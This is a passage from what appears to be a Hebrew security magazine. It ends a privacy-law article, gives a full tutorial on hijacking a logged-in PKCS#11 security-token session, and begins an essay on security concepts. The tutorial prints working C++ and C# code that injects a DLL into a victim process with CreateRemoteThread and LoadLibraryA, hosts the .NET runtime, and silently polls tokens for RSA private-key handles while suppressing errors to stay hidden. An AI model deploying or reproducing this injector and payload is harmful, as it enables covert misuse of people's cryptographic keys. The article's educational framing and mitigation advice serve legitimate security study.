העקרונות שהוצאו בהנחיה הנוגעת למיקור חוץ חייבים לחול גם על מיקור חוץ הנוגע לעובדים. לדברי הרשות למשפט, טכנולוגיה ומידע, "על ארגון המעבד מידע באמצעות מחזיק חלה החובה להסדיר בחוזה מחייב, כחלק מהגדרת השירות, גם את ההוראות הרלבנטיות החלות בתחום הגנת הפרטיות, ולוודא גם לאחר החתימה על החוזה, כי המידע האישי מנוהל כראוי. על ארגון המעביר מידע למיקור חוץ חובה נמשכת לוודא כי המידע מטופל כראוי".

עיון ותיקון

החובה לאפשר לבעל המידע לעיין חלה גם על מידע הנוגע לעובדים. כך, לדוגמא, הסוגיה של עיון בחוות דעת של מנהלים, ככל שאלה מאוחסנות במאגר המידע, צריכה לחול גם כאן.

מסקנות קונקרטיות

ההנחה היא שבעקבות הלכת טלי איסקוב למעסיקים אסור להכניס לתחום הפרטי של עובדיהם. ככלל, מעסיק לא יכול לקרוא את הדואר האלקטרוני של העובד גם אם זה הסכים לכך בחוזה העבודה, אלא ההסכמה צריכה להיות ספציפית במיוחד. לדברי בית הדין: "הסכמת העובד שני פנים מצטברים לה: נדרשת הסכמת העובד מראש, מרצון ומדעת למדיניות הכללית הנוהגת אצל המעביד בכל הנוגע לפעולות מעקב וחדירה לתיבות דואר שהועמדו לשימושו האישי. בנוסף ובמצטבר נדרשת הסכמת העובד הספציפית בגין כל פעולת מעקב וחדירה בנפרד לתכתובת אישית, ככל שבכוונת המעסיק לקיימן. וזאת, בשים לב לסוגים השונים של תיבות הדואר והשימוש האישי האסור והמותר במסגרתן".

סיכום

דיני הגנת הפרטיות הפכו להיות מהותיים יותר כאשר בחלק מהמקרים תכליתם היא להגשים את חובות אבטחת המידע ובמקרים אחרים הן מצרות את ידיהם של מי שאמון על אבטחת מידע שכן הוא אינו יכול לגשת למידע כדי לבדוק האם הופרה האבטחה. היום, יותר מתמיד, יש על איש אבטחת המידע לעבוד בצמוד לעורך דין, על מנת שידע מה אסור, מה מותר ומה רצוי.

Security Tokens - גניבת Session פעיל

נכתב ע"י יוסף הרוש

הקדמה

אז לפני שנתחיל, חשוב לי להדגיש כי המידע שמוצג במאמר, מוצג למטרות לימוד בלבד. בשום אופן, כותב המאמר לא יהיה אחראי על שימוש לרעה שייעשה עם המידע.

מאמר זה מהווה המשך למאמר שפורסם בגליון ה-32 של Digital Whisper, בשם "Security Tokens וכרטיסים חכמים". במאמר זה אדגים כיצד תוקף יכול לנצל חיבור פעיל (SESSION) ל-Security Token ע"י הזרקת קוד זדוני לתהליך שיצר את החיבור. אני ממליץ למי שלא מכיר לקרוא את המאמרים הבאים לפני שימשיך בקריאת המאמר:

1. הסבר על Security Tokens וכרטיסים חכמים באופן כללי.
2. מדריך באנגלית על DLL Injection.
3. מדריך באנגלית על Managed DLL Injection של .NET.

ניתן להוריד את קוד המקור המלא של התוכנית שנכתבה לטובת המאמר ועליה נעבוד היום:
http://www.digitalwhisper.co.il/files/Zines/0x21/DW33-4-SessionHijacking.rar

יצירת Session פעיל ל-Token

רוב הפעולות שמוגדרות בממשק ה-PKCS11 דורשות Session פעיל (שעבר Login) ל-Token.
נניח ש-Process רוצה להצפין מחרוזת בעזרת מפתח שנמצא על ה-Token, התהליך הוא כזה:

1. הוא נדרש לפתוח Session
2. לעשות Login
3. לקבל Handle למפתח (ע"י Enumeration של כל המפתחות שיש לToken)
4. להצפין את המחרוזת

אם Process אחר ירצה להצפין מחרוזת בעזרת מפתח שנמצא על ה-Token, הוא יידרש לבצע את אותו התהליך - ז"א כל Process צריך להזדהות ל-Token.

אם Thread נוסף על אותו ה-Process (שכבר מחובר ל-Token) ירצה להצפין מחרוזת, התהליך הוא כזה:

1. הוא נדרש לפתוח Session
2. לקבל Handle למפתח (ע"י Enumeration של כל המפתחות שיש ל-Token)
3. להצפין את המחרוזת

ז"א שה-Thread פטור מביצוע Login.

במידה ובוצע Reset ל-Token (ע"י הוצאה והכנסה של ההתקן מקורא הכרטיסים [בכרטיסים חכמים] או מחיבור ה-USB [ב-USB Tokens] וכו'...) כל ה-Session-ים של כל ה-Process-ים נסגרים ויש צורך בשחזור התהליך.


תכנון התקיפה

התכנון הוא להזריק DLL ל-Process שיהיה יעד התקיפה שלנו. כנראה שנתמקד בתוכנה בסיסית שמשתמשת ב-Token. ה-Process מטבעו יפתח Session ויבצע Login אל ה-Token ולאחר שזה קורה הקוד הזדוני יפתח Session משלו ויהיה פטור מביצוע Login ואז יוכל לקבל Handle-ים למפתחות פרטיים. מאותו הרגע, הקוד הזדוני מסוגל לעשות במפתחות הפרטיים ככל שירצה (מלבד ייצוא שלהם החוצה מה-Token - אם כך הוגדרו).

המטרה העיקרית היא לרוץ על ה-Process שיש לו Session והוא Logged-in עם ה-Token. שיטת ה-Injection שבחרתי להדגים איתה היא LoadLibrary + CreateRemoteThread אולם כל שיטה אחרת תעבוד (appinit וכו'...)

יישום

בשביל להמחיש את התקיפה, כתבתי Solution שמכיל מספר פרויקטים:




Net.Sf.Pkcs11:

פרוייקט OpenSource שעוטף את ה-API הפרוצדורלי של ה-Cryptoki module (PKCS11) לשפת C#, קישור לדף הפרוייקט:

http://sourceforge.net/projects/pkcs11net/

JossefH.Security.SessionThief:

Managed DLL שכתוב ב-C#, זהו ה-DLL המוזרק שמכיל את הקוד הזדוני:



ב-DLL זה קיים Class שנקרא TokenPayload. המטודה שנקראת כשה-DLL מוזרק היא InjectionMethod.

כשקוראים לה היא פותחת thread חדש - מטודת TokenSessionHijack:

```
// This method will be called by native code inside the target process...
public static int InjectionMethod(String pwzArgument)
{
  // This section running on the managed .net application
  try
  {
      // Launch a new Task (.net 4 Threading approach)
      Task.Factory.StartNew(TokenSessionHijack);
  }
  catch
  {
      // Purposely Swallow the caught exception in order to stay invisible
  }

  return 0;
}
```

ה-PKCS11ModuleNames Property מכיל רשימה של ה-DLL-ים הנתמכים - מעיין Whitelist של DLL-ים של Cryptoki שאנחנו יודעים שהקורבן עשוי להכיל:

```
public static IEnumerable<string> PKCS11ModuleNames
{
  get
  {
      yield return "tokenProvider1.dll";
      yield return "tokenProvider2.dll";
      yield return "tokenProvider3.dll";
      yield return "tokenProvider4.dll";
  }
}
```

מטודת GetRSAPrivateKeys מחזירה Handleים למפתחות פרטיים בהינתן Session:

```
public static IEnumerable<RSAPrivateKey> GetRSAPrivateKeys(Session session)
{
  session.FindObjectsInit(new P11Attribute[]{
                          new ObjectClassAttribute(CKO.PRIVATE_KEY),
                          new KeyTypeAttribute(CKK.RSA)
                                  });

  IEnumerable<P11Object> objects = session.FindObjects(99);
  session.FindObjectsFinal();
  return objects.OfType<RSAPrivateKey>();
}
```

מטודת TokenSessionHijack כל 5 שניות עוברת על ה-DLLים שב-WhiteList, עבור כל DLL עוברת על ה-Token-ים שמחוברים, בודקת אם היא רואה מפתחות פרטיים ואם כן עושה פעולה זדונית על המפתח:

```
public static void TokenSessionHijack()
{
  while (true)
  {
    // PKCS11 Module Lookup
    foreach (var pkcs11ModuleName in PKCS11ModuleNames)
    {
      try
      {
        // Construct a PKCS11 Module
        Module module = Module.GetInstance(pkcs11ModuleName);

        // Get only the slots with a presented token
        // Slot can be a smart card reader or the token himself (in case of USB
        Token/HSM)
        var slots = module.GetSlotList(true);
        foreach (var slot in slots)
        {
          try
          {
            using (Session session = slot.Token.OpenSession(false))
            {
              // We can get RSAPrivateKeys only if the user is logged in
              // this IEnumerable will be empty if the user is not logged in or
              the user have no private keys on his token
                IEnumerable<RSAPrivateKey> rsaPrivateKeys =
                                           GetRSAPrivateKeys(session);

              // If we didn't find any keys
              if (!rsaPrivateKeys.Any())
              {
                // Continue to the next slot
                continue;
              }
```


אם הגענו לקטע קוד הנ"ל, נראה שהמשתמש מחובר! (את המפתחות הפרטיים רואים רק כשהמשתמש מחובר) וכאן ימוקם קטע הקוד שעושה שימוש במפתח:

```
              // We can see the private keys

              // ... Do whatever you like with the private key
            }

          }
          catch
          {
            // Problem occurred, continue to the next slot
            continue;
          }
        }
```

```
      }
      catch
      {
        // Problem occurred, continue to the next pkcs11ModuleName
        continue;
      }
    }

    // Sleep for 5 seconds
    Thread.Sleep(5000);
  }
}
```

JossefH.Security.SessionThiefLoader:

Native DLL שכתוב ב-C++, נכתב כפתרון להזרקת Managed DLL ל-Managed Application:



ב-DLL זה קיים ה-DLLMain EntryPoint, הסבר על כך ניתן למצוא ב-MSDN:

http://msdn.microsoft.com/en-us/library/windows/desktop/ms682596%28v=vs.85%29.aspx

כל מה שהוא עושה זה לקרוא לפונקציית InjectManagedDLL:

```
static bool Initialized = false;

BOOL WINAPI DllMain(
     HINSTANCE dllHandle,
     DWORD callingReason,
     LPVOID lpReserved )
{

  switch( callingReason )
  {
    case DLL_PROCESS_ATTACH:
    {
      if(!Initialized)
```

```
      {
        InjectManagedDLL();
        Initialized = true;
      }
    }
    break;
  }

  return TRUE;
}
```


פונקציית InjectManagedDLL בעזרת API מתאים, טוענת את ה-CLR של .NET. ולאחר מכן טוענת את ה-Managed DLL וקוראת ל-InjectionMethod במחלקת JossefH.Security.SessionThief.TokenPayload:

```
void InjectManagedDLL()
{
  // ------------------------------------------------
  // Create the instance of the CLR

  ICLRMetaHost* clrPointer = NULL;
  HRESULT result;

  result = CLRCreateInstance(
           CLSID_CLRMetaHost,
           IID_ICLRMetaHost,
           (LPVOID *)&clrPointer
         );

  if (FAILED(result))
  {
    return;
  }

  // ------------------------------------------------
  // Get a reference for the ICLRRuntimeInfo

  ICLRRuntimeInfo * runtimeInfo = NULL;

  result = clrPointer->GetRuntime(
             CLR_VERSION,
             IID_ICLRRuntimeInfo,
             (LPVOID *)&runtimeInfo
           );

  if (FAILED(result))
  {
    return;
  }

  // ------------------------------------------------
  // Load the CLR.

  ICLRRuntimeHost * runtimeHost = NULL;
```

```
  result = runtimeInfo->GetInterface(
                          CLSID_CLRRuntimeHost,
                          IID_ICLRRuntimeHost,
                          (LPVOID *)&runtimeHost
                        );

  if (FAILED(result))
  {
    return;
  }

  // ---------------------------------------------------
  // Start the CLR by using the hosting version 4

  result = runtimeHost->Start();

  if (FAILED(result))
  {
    return;
  }

  // ---------------------------------------------------
  // Call the injected dll Method

  DWORD functionResult = 0;

  result = runtimeHost->ExecuteInDefaultAppDomain(
                          MANAGED_DLL_FULL_PATH,    // Executable path
                          TYPE_NAME,
                          METHOD_NAME,
                          ARGUMENT_NAME,
                          &functionResult
                        );

  if (FAILED(result))
  {
    return;
  }

  // ---------------------------------------------------
  // Thats it. Injected Successfully.

}
```

JossefH.Security.SessionThiefLoaderInjector:

Console Application שכתוב ב-C++, המטרה שלו היא להזריק את ה-Native DLL אל יעד התקיפה:



אני לא אעבור על כל הקוד שלו, אלא רק על החלק היותר מעניין:

```
void InjectDLL(DWORD processId, LPCSTR unmanagedDLLFilePath)
{
  BOOL result;
```

פתיחת Handle ל-Process ID שסופק:

```
  // ---------------------------------------
  // Get a handle to the process by process id

  HANDLE processHandle = OpenProcess(
                           PROCESS_CREATE_THREAD|PROCESS_QUERY_INFORMATION|
                           PROCESS_VM_OPERATION|PROCESS_VM_WRITE|
                           PROCESS_VM_READ, FALSE, processId
                         );

  if (processHandle == INVALID_HANDLE_VALUE)
  {
    cout << "Failed to get a handle to the process by process id - " <<
    processId << endl;

    return;
  }
```

הקצאת Buffer לנתיב ה-DLL וכתיבת הנתיב ל-Buffer:

```
  // ---------------------------------------
  // Allocate Space for the DLL Path string on the remote Process

  DWORD unmanagedDLLFilePathBufferSize = lstrlen(unmanagedDLLFilePath) + 1;

  LPVOID unmanagedDLLFilePathBufferPointer = VirtualAllocEx(
                                               processHandle,
                                               NULL,
                                               unmanagedDLLFilePathBufferSize,
                                               MEM_COMMIT,
                                               PAGE_READWRITE
```

```
                                                    );

  if (unmanagedDLLFilePathBufferPointer == NULL)
  {
    cout << "Failed to Allocate Space for the DLL Path string on the remote
    Process" << endl;
    return;
  }

  // ----------------------------------------
  // Write the DLL Path string on the allocated buffer

  result = WriteProcessMemory(
              processHandle,
              unmanagedDLLFilePathBufferPointer,
              unmanagedDLLFilePath,
              unmanagedDLLFilePathBufferSize,
              NULL
            );

  if(result == FALSE)
  {
    cout << "Failed to Write the DLL Path string on the allocated buffer"
    << endl;
    return;
  }
```


יצירת Thread חדש ב-Process המרוחק כאשר ה-Callback לפונקציה הוא המצביע לפונקציית LoadLibrary והנתיב של ה DLL כפרמטר:

```
  // ----------------------------------------
  // Load Kernel32 DLL

  HMODULE kernel32ModuleHandle = LoadLibrary(TEXT("kernel32.dll"));

  if(kernel32ModuleHandle == NULL)
    {
      cout << "Failed to Load Kernel32 DLL" << endl;
      return;
    }

    // ----------------------------------------
    // Get "LoadLibraryA" Function Address

    LPVOID  loadLibraryFunctionPointer = GetProcAddress(kernel32ModuleHandle,
    TEXT("LoadLibraryA"));

    if(loadLibraryFunctionPointer == NULL)
    {
      cout << "Failed to Get \"LoadLibraryA\" Function Address" << endl;
      return;
    }
```


```
    // ----------------------------------------
    // Create a remote thread that will launch LoadLibraryA with
    unmanagedDLLFilePathBufferPointer as argument

    HANDLE remoteThreadHandle = CreateRemoteThread(
                                    processHandle,
                                    NULL,
                                    0,
                                (LPTHREAD_START_ROUTINE)loadLibraryFunctionPointer,
                                    unmanagedDLLFilePathBufferPointer,
                                    0,
                                    NULL
                                );

    if(remoteThreadHandle == NULL)
    {
      cout << "Failed to Create a remote thread that will launch LoadLibraryA
      with unmanagedDLLFilePathBufferPointer as argument" << endl;
      return;
    }

    // ----------------------------------------
    // Wait for the remote thread to finish and get the exit code

    DWORD remoteThreadExitCode;
    WaitForSingleObject(remoteThreadHandle, INFINITE);
    GetExitCodeThread(remoteThreadHandle, &remoteThreadExitCode);
    cout << "Thread Exit code - " << remoteThreadExitCode << endl;

    // ----------------------------------------
    // Release Resources

    CloseHandle(remoteThreadHandle);
    FreeLibrary(kernel32ModuleHandle);
    VirtualFreeEx(processHandle,
                  unmanagedDLLFilePathBufferPointer,
                  0,
                  MEM_RELEASE
                );
    CloseHandle(processHandle);
}
```

:JossefH.Security.TokenWrapper


תוכנית פשוטה ב-C# שעושה שימוש ב-Token שנראית כך:



מזינים את שם ה-Cryptoki DLL, לוחצים על "רענן" ובוחרים Token מהרשימה. לאחר מכן מזינים את הPIN- ולוחצים על "התחבר", פעולה זו פותחת Session ועושה Login עם ה-Token:



לאחר שהתחברנו, ניתן לראות איזה מפתחות מכיל ה-Token. ניתן ליצור מפתח, למחוק מפתח, להצפין קובץ עם המפתח הנבחר ולפענח קובץ עם המפתח הנבחר:



סיכום

המסר שרציתי שיעבור במאמר הזה הינו, שלא תמיד יהיה פשוט להתמודד עם המתקפות האלה. חשוב להכיר באפשרות שקוד עויין ירוץ על התוכנית שלנו, ולעצב פתרונות שיעזרו להתמודד עם התופעה.

אני יכול לייעץ לכם לנסות להיות Logged out במצבי Idle במידת האפשר, כמובן תוך התחשבות בחוויית המשתמש - שלא יסבול מביצוע Login על כל פעולה מינורית. (לא יעזור ב-100% אך יקשה על ביצוע המתקפה)

אודות המחבר

שמי יוסף הרוש, אני מתעסק בפיתוח תוכנה. התחביבים שלי הם מחשבים, תכנות בקהילות ה-OpenSource, צילום, וגרפיקה.

לתגובות ולשאלות, ניתן לפנות אלי בכתובת: jossef12@gmail.com

References

- שיטות למניעת DLL Injection:
http://lmgtfy.com/?q=prevent+dll+injection
- תקיפות כנגד כרטיסים חכמים:
http://www.hbarel.com/publications/Kanown_Attacks_Against_Smartcards.pdf
- RFID Hacking:
http://www.digitalwhisper.co.il/files/Zines/0x02/DW2-4-RFID-Hacking.pdf
- תקני PKCS:
http://en.wikipedia.org/wiki/PKCS

תפיסות אבטחה במציאות משתנה

נכתב ע"י יובל סיני

הקדמה

החל משנת 2001 החלו להתגלות בעולם המחשוב סוגי התקפות מסוג חדש, אשר חלקן סווגו באופן מוטעה כתקיפות וירוסים. הסיבה הרווחות להכרה בסוגי התקיפות הנ"ל כתקיפות וירוסים נעוצה בעובדה כי לכלי התקיפה ישנם מאפיינים של וירוסים, אך לא בכך מסתיים הדבר. כלי התקיפה החדשים חשפו יכולות חדשות הכוללות ביצוע Sniffing ברמה גבוהה, גישה ל-Kernel Level המחייבת הבנה גבוהה של ארכיטקטורת מערכת ההפעלה המתוקפת, והכרה מאפייני השימוש של הסביבה המותקפת. קרי, מדובר בהתקפות אשר הותאמו באופן ייעודי לסביבה המותקפת.

עם זאת, מרבית סביבת ה-IT לא נחשפה באופן פומבי לסוג התקיפות הנ"ל, למרות שכבר בשנת 2004 החלו להצטבר תלונות במשטרת ישראל על ניסיונות ריגול תעשייתי מצד ארגונים שונים.

שנת 2010, היוותה שנה מכוננת, ובשנה זו נחשפה תוכנת ה"סטוקסנט", אשר שילבה יכולות Rootkit מובנים. לאחרונה התגלתה תוכנת Flame, אשר חלק מהמבנה הלוגי שלה שיקף את היכולות של תוכנת ה-"סטוקסנט", דבר המציג בפנינו כי דור חדש של תוכנות תקיפה נחשף.

במאמר, נושא הדיון לא נועד לעסוק בצורה פרטנית בסוגיית תוכנות התקיפה הנ"ל, וזאת מכיוון שרבים וטובים כתבו ויכתבו על תוכנות התקיפה הנ"ל. קל וחומר כי המידע הרשמי הקיים ברשות הציבור הינו מוגבל, מסווג בחלקו ונוטה לדעתי לדיסאינפורמציה במידה מסוימת.

לפיכך, השאלה שמאמר זה בא להעלות לדיון: האם תפיסות האבטחה הקיימות כיום עונות לצרכי הביטחון של הארגונים השונים, או שמא, תפיסות האבטחה מחייבות בחינה ובנייה מחדש.

תפיסות אבטחה מסורתיות

את מנגנוני האבטחה המסורתיים ניתן לחלק למספר תתי מנגנון עיקריים:

1. מידור
2. כלי אבטחה
3. כוח אדם
4. תקינה, חוקים ונהלים

מידור

המידור נעשה על סמך סיווג מוקדם של מידע, מסמכים ושירותים, וזאת באמצעות יצירת פרופיל תוכן. לאחר יצירת פרופיל התוכן, מוגדר פרופיל גישה, אשר קובע איך, מי, מתי, ומה מותר לו לבצע בעת הגישה למידע/מסמכים/שירותים. כחלק מהליך הגישה מקובל לשלב הליך Audit פרטני, אשר מאפשר לעקוב אחר ביצוע גישה ושינויים.

כלי אבטחה

תחת כלי האבטחה ניתן למנות רכיבים אבטחת מידע נפוצים, כדוגמת Firewall, Antivirus, IDS/IPS, WAF (Web Application Firewall), DF (Database Firewall), Proxy, DLP (Data Leakage Prevention) ועוד.

ראוי לציין כי קיימים כיום בשוק מגוון רב של ויצרנים פתרונות, כאשר מרבית היצרנים טוענים כי הם אלו אשר נותנים את הפתרון הראוי ביותר ללקוחותיהם.

כוח אדם

כוח האדם אשר מוקצה לתחום אבטחת מידע כולל את מנהל אבטחת המידע (CISO), וצוות אבטחת המידע. עם זאת, בארגונים רבים מקובל להגדיר כי צוות אבטחת המידע הינו צוות התקשורת ו\או הסיסטם. מטרת צוות אבטחת המידע הינה לתפעל את תשתית אבטחת המידע. בנוסף, מנהל אבטחת המידע (CISO) אשר אמור לשבת מחוץ לגוף מערכות המידע (וזאת על מנת למנוע ניגוד אינטרסים), מוכפף פעמים לגוף מערכות המידע, למרות שהוא זה אשר אמור להנחות ולבקר את פעילות גוף מערכות המידע בארגון. בנוסף, בארגונים ציבוריים רבים מקובל כי "ועדת היגוי" מנחה את פעילות אבטחת המידע.

תקינה, חוקים ונהלים

השימוש בתקינה נועד לייצר Framework תשתיתי אשר יאפשר את יישום אבטחת המידע בארגון באופן מיטבי. תחת התקינה ניתן למנות את תקן FISMA, ISO 27001 ועוד.

החוקים (ותקנות העזר) נועדו לקבע מדיניות אבטחת מידע ראויה, כפי שהמדינה רואה אותה. תחת קטגוריה זו ניתן לראות את פעילותה של הרשות למשפט, טכנולוגיה ומידע (רמו"ט) בישראל, וכן חוקים נוספים כדוגמת חוק המחשבים, התשנ"ה - 1995, חוק הגנת הפרטיות, התשמ"א - 1981 ועוד.

הנהלים בתחום אבטחת מידע אשר משמשים את הארגון לצורת הטמעה בפועל של תפיסת אבטחת המידע, אמורים להיגזר מ"מדיניות אבטחת מידע" של הארגון.

תפיסות אבטחה במציאות משתנה

ניתן לפתח דיון פילוסופי ארוך בסוגיה, אך במבחן המציאות - תפיסות האבטחה המסורתיות אינן מספקות את המענה, וזאת מכיוון שהלכה למעשה נזק רב נגרם לארגונים רבים כתוצאות מדור חדש של כלי תקיפה, ואף כיום לא ניתן מענה הולם לגבי מרבית האיומים.

המונח "מציאות משתנה" מהווה למשנתי את המרכיב היסוד, אשר מהווה את עקב אכילס של תחום אבטחת מידע. תחת המושג "מציאות משתנה" ניתן למנות את הצורך להתמודד עם איומים חדשים, אך גם עולה הצורך למנות מרכיבים נוספים אשר לא זכו להתייחסות והכרה בעבר. "גמישות ארגונית" הינה צורך קיומי כיום לארגונים. לא מעט ארגונים מוכנים להקריב את "אבטחת המידע" לטובת הישרדות ו\או הגדלת רווחים. מרכיב נוסף שלא זכה להכרה והתייחסות הינו הפיכת גוף מערכות המידע לגוף שירותים, הנמדד ע"פ יחס עלות\תועלת. בנוסף, מגבלות תקציב מחייבות הערכות שונה, ביחוד לאור העובדה כי הצרכים הארגונים גדלים במקביל, תוך אימוץ טכנולוגיות חדשות, כדוגמת "הענן".

עם זאת, רבים נותן לייחס את האשמה להעדר יכולת להתמודדות עם ה"מציאות המשתנה" לצד הטכנולוגי בלבד. לפיכך מן הראוי לבצע בחינה מחודשת בארבע רמות לפחות:

1. חינוך
2. הצד האנושי
3. הצד המשפטי
4. הצד הטכנולוגי

חינוך

מרכיב החינוך אמור להוות נתבך משמעותי בתפיסת אבטחת המידע של ארגונים פרטיים וציבוריים. חשיבות החינוך נעוצה בכך כי אין יכולת מעשית לסגור את כל חורי "אבטחת המידע" בארגון, וכי התוקפים מנצלים כשלים אנושיים לשם ביצוע התקפות. לפיכך, תפקיד החינוך להעלות את המודעות לקיומם של איומים מצד אחד, ומצד שני לשנות תפוסי עבודה אשר ידועים כבעייתים. עם זאת, ללא עיגון החינוך בהתאם ל"מדיניות אבטחת מידע" נאותה, וללא הדרכת העובדים לגבי ההשלכות הפרקטיות של התנהלות לא נכונה, הסבירות להצלחת הטמעת תפיסות ראויות הינה נמוכה. קל וחומר כי שיטת "ההפחדה" אשר תפסה לה מקום חשוב בעבר, אינה משפיעה כיום על גורמי ההחלטות בארגון. אי לכך, נוכל להסיק כי תחום אבטחת המידע חייב כיום להיכלל ב"תרבות הארגונית", ולא לעמוד כתחום נפרד.

הצד האנושי

לא פעם עולה האמרה כי "המשאב האנושי" הוא המשאב החשוב ביותר בארגון. עם זאת, הנהלות גופים רבים מזניחים את הצד האנושי, למרות שהוא קו ההגנה הראשון של הארגון. בנוסף, הנהלות רבות מנסות להתעלם מן העובדה כי חלק ניכר מהתקיפות מקורן מעובדים ממורמרים ו\או ספקים חיצוניים. לפיכך, נדרש שינוי חשיבתי לגבי תפקיד העובדים בארגון, והתגמול אשר מגיע להם. לדוגמא, מצב שבו עובדים אינם מקבלים את זכויותיהם מחוק, מעלה את הסבירות לקיומה של מתקפה פנים ארגונית. לפיכך, קיומה של "תרבות ארגונית" הוגנת מסייע לארגון בצמצום חשיפתו לאיומים שונים, וזאת ללא השקעת כספים על פתרונות אשר לגביהן אין כל הוכחת הצלחה בפועל.

הצד המשפטי

